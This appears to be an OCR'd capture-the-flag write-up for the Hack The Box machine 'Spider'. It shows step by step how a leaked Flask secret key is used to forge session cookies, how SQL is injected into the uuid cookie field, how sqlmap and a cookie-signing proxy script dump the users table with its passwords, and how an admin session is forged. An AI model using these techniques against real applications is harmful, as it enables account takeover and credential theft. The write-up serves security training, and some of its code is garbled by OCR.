
Confirm password

•••••

Zeta Products.

Registering anmaccount with this `username` results in the following being displayed on the `user information`

config-retrived



User information

Username

<Config {'ENV': 'production', 'DEBUG': F

UUID

dd9d0aed-726b-46ae-afca-a826b57e7

Zeta Products.


Retrived configuration in the username field

```
<Config {'ENV': 'production',
'DEBUG': False,
'TESTING': False,
'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),
'USE_X_SENDFILE': False,
'SERVER_NAME': None,
'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False,
'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200),
'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True,
'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093,
'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False,
'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False,
'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window',
'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset',
'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining',
'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit',
'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After',
'UPLOAD_FOLDER': 'static/uploads'
}>
```

I recogonise a `Secret key` which can be used to sign session cookies. We read our current cookie from our browser developer tools and use the `base64` command to decode the first field:


code-decode

```
echo -n
eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMyJ9
 | base64 -d
```



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# echo -n eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZW
IxMyJ9|base64 -d
{"cart_items":[],"uuid":"8b1cf3cd-17b6-455d-b269-50c7ee6aeb13"}

┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# ▯                                                                          2 ⚙
```

The session data object contains two fields, namely `cart_items` and `uuid` . When opening the page as a logged in user, we see that the username is displayed within a "logged in" message.




This does not appear to be vulnerable to SSTI, but we can attempt other types of injection; for example, assuming the `username` is retrieved from a `database` by querying the `uuid parameter` in our session cookie, we can test for `SQL injection`.
We add a simple `SQL injection payload` to our `uuid` and use the `flask-unsign` tool to sign a valid session cookie by providing the `secret key` recovered earlier:We first install flask_unsign:

code-flask_unsign

```
pip3 install flask_unsign
```


code-sign a valid cookie

```
flask-unsign --sign --cookie "{\"cart_items\":[],\"uuid\":\"71f57eec-d494-455a-9c8f-3398c67ed5c7' or 1=1 -- -\"}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# flask-unsign --sign --cookie "{\"cart_items\":[],\"uuid\":\"71f57eec-d494-455a-9c8f-33
98c67ed5c7' or 1=1 -- -\"}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjcxZjU3ZWVjLWQ0OTQtNDU1YS05YzhmLTMzOThjNjdlZDVjNycgb3IgMT
0xIC0tIC0ifQ.YXqI-g.ORyj3OFicabXV1bHT0hTtletGLc

┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# 
                                                                                        2 ⚙
```

After replacing our current `session cookie` with the one we just generated, we notice the username has changed:



This means we got confirmation that the `uuid parameter` is injectable,In order to be able to forge a `valid session cookie` for this user we would need the associated `uuid`, which we might be able to retrieve from the `database` through the same `SQL injection vulnerability` which depends on `UNION-BASED` payload. or [we write a simple proxy application that will get requests from sqlmap , forge and sign the corresponding cookies and relay requests to the remote server, returning the output to sqlmap for processing].


Database Dumping Using sqlmap

Method 1: `UNION-BASED`

To dump the database i have to call the `--eval` parameter in the `sqlmap` to manipulate the requests before sending them then fees the `secret key` against the sqlmap

code-eval call

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.sign({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --dump
```




```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.sign({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --delay 1 --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

  Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER':
41
```

sqlmap prompt requires merge of the cookies do not merge the cookies because we have provided our cookie with `*` so that it can dump all the database session

Response:

The contents of `users` table in the `shop database` are returned:



```
Database: shop
Table: users
[3 entries]
+----+--------------------------------------+------------+-----------------+
| id | uuid                                 | name       | password        |
+----+--------------------------------------+------------+-----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331 |
| 2  | 9d61933d-5c24-4081-9b46-cdfea24f327d | {{8*5}}    | les98           |
| 3  | 71f57eec-d494-455a-9c8f-3398c67ed5c7 | {{config}} | tULI98          |
+----+--------------------------------------+------------+-----------------+
```

```
Database: shop
Table: users
[3 entries]
+----+--------------------------------------+------------+-----------------+
| id | uuid                                 | name       | password        |
+----+--------------------------------------+------------+-----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331 |
| 2  | 9d61933d-5c24-4081-9b46-cdfea24f327d | {{8*5}}    | les98           |
| 3  | 71f57eec-d494-455a-9c8f-3398c67ed5c7 | {{config}} | tULI98          |
+----+--------------------------------------+------------+-----------------+
```

And this leaks the `uuid` and password of our user `chiv`

`intial Recon:`
we can login in with credentials:
![[]]

Method 2:Proxy application middleware

We write a python script that will get request from the `sqlmap` forge and sign the cookies and relay it to the remote sever then returning the sqlmap to the server for processing.

code-python payload

```python
#!/usr/bin/python3
from flask import *import requests
from flask.sessions import SecureCookieSessionInterface
import uuid

app = Flask(__name__)

app.secret_key = "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"
session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

@app.route("/")
```

```
def index():
        uuid = request.args['uuid']
        data = {"uuid": uuid, "cart_items": []}
        cookie = session_serializer.dumps(data)
        cookies = {"session": cookie}
        r = requests.get("http://spider.htb/", cookies=cookies)
        return r.text

if __name__ == "__main__":
app.run()
```

After running the above Flask application, we run `sqlmap` with the `--dump` option as follows, setting the injection on the `uuid parameter:`

code-sqlmap

```
sqlmap -u "http://127.0.0.1:80?uuid=71f57eec-d494-455a-9c8f-3398c67ed5c7" -p uuid
--
dump
```

The contents of `users table` in the `shop database` are returned:


```
Database: shop
Table: users
[3 entries]
+----+--------------------------------------+------------+-----------------+
| id | uuid                                 | name       | password        |
+----+--------------------------------------+------------+-----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331 |
| 2  | 9d61933d-5c24-4081-9b46-cdfea24f327d | {{8*5}}    | les98           |
| 3  | 71f57eec-d494-455a-9c8f-3398c67ed5c7 | {{config}} | tULI98          |
+----+--------------------------------------+------------+-----------------+
```

Intial FootHold

Let's Login with the credentials or forge a valid cookie for `user` `chiv` to forge we use flask_usign and chiv `uuid` to crete a valid session:


code-cookie forge

```
flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-
6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-
6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
IntcImNhcnRfaXRlbXNcIjpbXSxcInV1aWRcIjpcIjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LVxuNmJlNDVhZDM4Yj
czXCJ9Ig.YXqWRw.xRvi00hTF6IIxm7ZXsd3FXj8_pk

┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─#
```

After using the credentials from the sqlmap or replacing our session cookie and reloading the page, we are successfully logged in as `chiv`. We can now access the admin panel:



Welcome to the admin panel, chiv.


New message

Enter message

View messages

View support

When clicking the messages button, the user's message board is displayed which has a fix on the support ticket



This is the messages board.


Current user: chiv

Staff of ID: '1' posted on: 2020-04-24 15:02:41

Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!

Enumeration and Injecting

The http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal page contains a form for submitting `support tickets:`



Submit a support ticket!

Welcome to the support portal!

Contact number or email:

